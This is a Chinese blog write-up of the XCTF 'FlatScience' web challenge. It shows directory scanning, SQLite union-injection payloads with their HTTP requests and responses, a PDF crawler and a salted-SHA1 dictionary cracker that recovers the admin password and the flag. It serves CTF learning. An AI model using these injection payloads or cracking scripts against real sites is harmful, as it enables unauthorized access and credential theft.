




# FlatScience XCTF web进阶区FlatScience详解

原创


林英俊  于 2021-09-11 19:18:16 发布  108  收藏 1

分类专栏: [CTF](#) 文章标签: [安全](#) [web安全](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43693550/article/details/120241607](https://blog.csdn.net/weixin_43693550/article/details/120241607)

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

## FlatScience XCTF web进阶区FlatScience详解

[目录扫描](#)

[测试注入, 万能密码](#)

[获取所有的PDF的URL, 并下载到本地, 这里要用下递归](#)

[把PDF所有的单词全部搞出来 一个个加密对和密码对比](#)

## 目录扫描

日常扫描一波目录，发现了一个admin.php和login.php

```
.ssh — yingjun@kali: ~/Library/dirsearch — ssh 172.16.252.4 — 140x40
(yingjun@kali)~[~/Library/dirsearch]
└─$ ls
CHANGELOG.md  db  default.conf  dirsearch.py  Dockerfile  lib  logs  README.md  reports  thirdparty
(yingjun@kali)~[~/Library/dirsearch]
└─$ python3 dirsearch.py -u "111.200.241.244:57162" -e php
dirsearch v0.3.9
Extensions: php | HTTP method: GET | Threads: 20 | WordList size: 6707
Error Log: /home/yingjun/Library/dirsearch/logs/errors-21-09-11_18-51-03.log
Target: 111.200.241.244:57162
Output File: /home/yingjun/Library/dirsearch/reports/111.200.241.244/_21-09-11_18-51-03.txt


[18:51:03] Starting:
[18:51:05] 403 - 307B - /.htaccess.bak1
[18:51:05] 403 - 307B - /.htaccess.orig
[18:51:05] 403 - 309B - /.htaccess.sample
[18:51:05] 403 - 307B - /.htaccess.save
[18:51:05] 403 - 305B - /.htaccessBAK
[18:51:05] 403 - 306B - /.htaccessOLD2
[18:51:05] 403 - 305B - /.htaccessOLD
[18:51:05] 403 - 304B - /.httr-oauth
[18:51:07] 301 - 323B - /1 -> http://111.200.241.244:57162/1/
[18:51:11] 200 - 757B - /admin.php
[18:51:21] 200 - 1023B - /index.html
[18:51:22] 200 - 833B - /login.php
[18:51:26] 200 - 61B - /robots.txt
[18:51:26] 403 - 306B - /server-status
[18:51:26] 403 - 307B - /server-status/

Task Completed
(yingjun@kali)~[~/Library/dirsearch]
└─$
```

## 测试注入，万能密码

去看看admin.php和login.php

admin.php 测试了下注入 没啥效果，审查元素看到题目也提示了，干不动这




## Admin-Panel

ID:

Password:

Nono! Stahp?!

Flux Horst (Flux dot Horst at rub dot flux)



CSDN @林英俊

再看看login.php，测试了下，报错了，nice，审查元素看到提示有个debug的参数

## Login

Login Page, do not try to hax here plox!

ID:

Password:

**Warning:** SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in **/var/www/html/login.php** on line 47

Some Error occurred!

Flux Horst (Flux dot Horst at rub dot flux)



```
在此页面中查找 高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W)
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar
搜索 HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN">
<html>
<head></head>
<body>
<div class="lastmod" align="right">Last Modified: Fri Mar 31:33:7 UTC 1337</div>
<h1>Login</h1>
Login Page, do not try to hax here plox!
<b>
<form method="post"></form>
<b>
<bWarning</b>
: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in
</var/www/html/login.php</b>
on line
<b47</b>
<b>
Some Error occurred!
<!-- TODO: Remove ?debug-Parameter! -->
<hr noshade="
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
</html>
```

CSDN @林英俊

测试一下添加debug参数过后，暴露了源码，发现密码是sha1再加盐，最后再存到数据库的，看到了sqlite3 一脸懵逼这个sqlite用的太少了（主要是我太菜了~~~）然后就去学习了下sqlite相关的语法

<https://www.cnblogs.com/xiaozip/5760321.html>

```
Login
111.200.241.244:57162/login.php?debug=a
Kali Linux Kali Training Best Science around t... Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-
<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
    $user = $_POST['usr'];
    $pass = $_POST['pw'];

    $db = new SQLite3('../fancy.db');

    $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".$sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occurred!";
    }

    if(isset($row['id'])){
        setcookie('name', '.'.$row['name'], time()+60, '/');
        header("Location: /");
        die();
    }
}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->

<hr noshade>
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
```

```

在此页面中查找 高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W)
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar
搜索 HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN">
<html>
<head>
</head>
<body>
<div class="lastmod" align="right">Last Modified: Fri Mar 31:33:7 UTC 1337</div>
<h1>Login</h1>
Login Page, do not try to hax here plox!
<br>
<form method="post">
<code>
<!-- TODO: Remove ?debug-Parameter!-->
<hr noshade="">
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
</html>

```

CSDN @林英俊

果然有效果，之前暴露的代码里面就是把返回的结果设置到cookie里了，我们再把这个返回的数据解码一下

Request	Response
<pre> 1 POST /login.php HTTP/1.1 2 Host: 111.200.241.244:57162 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 64 9 Origin: http://111.200.241.244:57162 10 Connection: close 11 Referer: http://111.200.241.244:57162/login.php 12 Cookie: PHPSESSID=cba8bfdc309adefacfa9a553a400681 13 Upgrade-Insecure-Requests: 1 14 15 usr=12' union select name,sql from sqlite_master--+&amp;pw=admin </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sat, 11 Sep 2021 11:02:57 GMT 3 Server: Apache/2.4.10 (Debian) 4 X-Powered-By: PHP/5.6.30 5 Set-Cookie: name=CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28255%29%2Chint+varchar%28255%29%29; expires=Sat, 11-Sep-2021 11:06:43 GMT; path=/ 6 Location: / 7 Content-Length: 699 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"&gt; 12 13 &lt;html&gt; 14 &lt;head&gt; 15 &lt;style&gt; 16 &lt;blockquote&gt; 17 &lt;div style="background:#eeeeee;"&gt; 18 &lt;/div&gt; 19 &lt;/style&gt; 20 &lt;/head&gt; 21 &lt;/html&gt; </pre>

CSDN @林英俊

Dashboard Target Proxy Intruder Repeater Sequencer **Decoder** Comparer Logger Extender Project options User options

```

CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28255%29%2Chint+varchar%28255%29%29

```

```

CREATE TABLE Users(id int primary key,name varchar(255),password varchar(255),hint varchar(255))

```

CSDN @林英俊

看到这个表里面有几个字段 查查账号密码和hint字段

Request	Response
<pre> 1 POST /login.php HTTP/1.1 2 Host: 111.200.241.244:57162 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 55 9 Origin: http://111.200.241.244:57162 10 Connection: close 11 Referer: http://111.200.241.244:57162/login.php 12 Cookie: PHPSESSID=cba8bfdc309adefacfa9a553a400681 13 Upgrade-Insecure-Requests: 1 14 15 usr=12' union select id,name from Users--+&amp;pw=admin </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sat, 11 Sep 2021 11:05:43 GMT 3 Server: Apache/2.4.10 (Debian) 4 X-Powered-By: PHP/5.6.30 5 Set-Cookie: name=admin; expires=Sat, 11-Sep-2021 11:06:43 GMT; Max-Age=60; path=/ 6 Location: / 7 Content-Length: 699 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"&gt; 12 13 &lt;html&gt; 14 &lt;head&gt; 15 &lt;style&gt; 16 &lt;blockquote&gt; 17 &lt;div style="background:#eeeeee;"&gt; 18 &lt;/div&gt; 19 &lt;/style&gt; 20 &lt;/head&gt; 21 &lt;/html&gt; </pre>
<pre> 1 POST /login.php HTTP/1.1 2 Host: 111.200.241.244:57162 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 59 9 Origin: http://111.200.241.244:57162 10 Connection: close 11 Referer: http://111.200.241.244:57162/login.php 12 Cookie: PHPSESSID=cba8bfdc309adefacfa9a553a400681 13 Upgrade-Insecure-Requests: 1 14 15 usr=12' union select id,password from Users--+&amp;pw=admin </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sat, 11 Sep 2021 11:06:04 GMT 3 Server: Apache/2.4.10 (Debian) 4 X-Powered-By: PHP/5.6.30 5 Set-Cookie: name=3fab54a50e770d830c0416df817567662a9dc85c; expires=Sat, 11-Sep-2021 11:07:04 GMT 6 Location: / 7 Content-Length: 699 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"&gt; 12 13 &lt;html&gt; 14 &lt;head&gt; 15 &lt;style&gt; 16 &lt;blockquote&gt; 17 &lt;div style="background:#eeeeee;"&gt; 18 &lt;/div&gt; 19 &lt;/style&gt; 20 &lt;/head&gt; 21 &lt;/html&gt; </pre>

CSDN @林英俊

CSDN @林英俊

```
Request
Pretty Raw Hex In
1 POST /login.php HTTP/1.1
2 Host: 111.200.241.244:57162
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://111.200.241.244:57162
10 Connection: close
11 Referer: http://111.200.241.244:57162/login.php
12 Cookie: PHPSESSID=cbab8fd0309adeafca9a553a4006681
13 Upgrade-Insecure-Requests: 1
14
15 user=12' unionselect id, hint from Users--+ $pw=admin

Response
Pretty Raw Hex Render In
1 HTTP/1.1 302 Found
2 Date: Sat, 11 Sep 2021 11:06:18 GMT
3 Server: Apache/2.4.18 (Debian)
4 X-Powered-By: PHP/5.6.30
5 Set-Cookie: name=my+fav+word+in+my+fav+paper%3F%21; expires=Sat, 11-Sep-2021 11:07:18 GMT;
6 Location: /
7 Content-Length: 699
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
12
13 <html>
14 <head>
15 <style>
16     blockquote{
17         background-color: #e0e0e0;
18     }
19 </style>
20 </head>
21 <body>
22 <div style="border: 1px solid black; padding: 5px; margin: 10px 0;">
23     <h3 style="text-align: center; margin: 0;">提示
24 </div>
25 <div style="border: 1px solid black; padding: 5px; margin: 10px 0;">
26     <pre style="margin: 0;">
27         user=12' unionselect id, hint from Users--+ $pw=admin
28     </pre>
29 </div>
30 </body>
31 </html>
```

CSDN @林英俊

看到这个hint 我感觉就非常不妙，说最喜欢的词在paper，我人傻了这么多url 还有pdf 但是莫法手动去找啊，一篇就是几千个单词，写程序吧。

## 获取所有的PDF的URL，并下载到本地，这里要用下递归

```
import re

import requests

regular_pdf = '[a-zA-F0-9]{32,32}.pdf'
regular_url = '\d/'
root_url = 'http://111.200.241.244:57162/'
pdf_list = []

def get_url(url):
    result = requests.get(url + "index.html")
    if result.status_code == 404:
        return
    re_url = re.findall(regular_url, result.text)
    print(re_url)
    re_pdf = re.findall(regular_pdf, result.text)
    for pdf in re_pdf:
        pdf_list.append(url + pdf)
    if re_url:
        for suffix_url in re_url:
            get_url(url + suffix_url)
    else:
        return

def download_pdf(pdf_list):
    for pdf_url in pdf_list:
        result = requests.get(pdf_url)
        file = open(r'/Users/yingjun/PycharmProjects/Test/pdf/' + pdf_url[-36:], 'wb')
        file.write(result.content)
    pass

get_url(root_url)
print(pdf_list)
download_pdf(pdf_list)
```

- 1f0e3dad99908345f7439f8ffabdfc4.pdf
- 1ff1de774005f8da13f42943881c655f.pdf
- 02e74f10e0327ad868d138f2b4fdd6f0.pc
- 3c59dc048e8850243be8079a5c74d079
- 4e732ced3463d06de0ca9a15b6153677.j
- 6ea9ab1baa0efb9e19094440c317e21b.p
- 6f4922f45568161a8cdf4ad2299f6d23.pc
- 8e296a067a37563370ded05f5a3bf3ec.p
- 8f14e45fceeaa167a5a36dedd4bea2543.p
- 9bf31c7ff062936a96d3c8bd1f8f2ff3.pdf
- 33e75ff09dd601bbe69f351039152189.p
- 45c48cce2e2d7fbdea1afc51c7c6ad26.pc
- 70efdf2ec9b086079795c442636b55fb.p
- 98f13708210194c475687be6106a3b84.p
- 6512bd43d9caa6e02c990b0a82652dca.
- 34173cb38f07f89ddbcb2ac9128303f.p
- 37693cfc748049e45d87b8c7d8b9aacd.j
- 1679091c5a880faf6fb5e6087eb1b2dc.pc
- a87ff679a2f3e71d9181a67b7542122c.pd
- aab3238922bcc25a6f606eb525ffdc56.p
- b6d767d2f8ed5d21a44b0e5886680cb9.
- c4ca4238a0b923820dcc509a6f75849b.
- c9f0f895fb98ab9159f51fd0297e236d.pd
- c20ad4d76fe97759aa27a0c99bff6710.pc
- c51ce410c124a10e0db5e4b97fc2af39.pc
- c74d97b01eae257e44aa9d5bade97baf.p
- c81e728d9d4c2f636f067f89cc14862c.p
- d3d9446802a44259755d38e6d163e82C
- e4da3b7fbbce2345d7772b0674a318d5.p
- eccbc87e4b5ce2fe28308fd9f2a7baf3.pd

4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33

## 把PDF所有的单词全部搞出来 一个个加密对和密码对比

```
import hashlib
import pdfplumber
import os

crypto_password = '3fab54a50e770d830c0416df817567662a9dc85c'
words_list = []
pdf_path = []

root_path = '/Users/yingjun/PycharmProjects/Test/pdf/'

def crypto_str(word):
    word = word + 'Salz!'
    # print(word)
    encrypts = hashlib.sha1(word.encode("utf-8")).hexdigest()
    return encrypts

def get_content(path):
    pdf = pdfplumber.open(path)
    for page in pdf.pages:
        content = page.extract_text()
        words_list.extend(content.split(' '))

def get_pdf_name(path):
    filelist = os.listdir(path)
    for item in filelist:
        pdf_path.append(item)

get_pdf_name(root_path)
for path in pdf_path:
    get_content(root_path + path)

for word in words_list:
    word = word.replace('\n', '')
    encrypts = crypto_str(word)
    if encrypts == crypto_password:
        print("-----找到了-----")
        print(word)
```




找到了。nice!!!! ThinJerboa

```
Run: Check x
/Library/Frameworks/Python.framework/Versions/3.7/bin/python3 /Users/yingjun/PycharmProjects/Test/Ch
-----找到了-----
ThinJerboa
-----找到了-----
ThinJerboa
-----找到了-----
ThinJerboa
-----找到了-----
ThinJerboa
-----找到了-----
ThinJerboa
-----找到了-----
ThinJerboa
```

CSDN @林英俊

登录拿Flag



## Admin-Panel

ID:

Password:

Yay!!!

flag{Th3\_Fl4t\_Earth\_Prof\_i\$\_n0T\_so\_Smart\_huh?}

CSDN @林英俊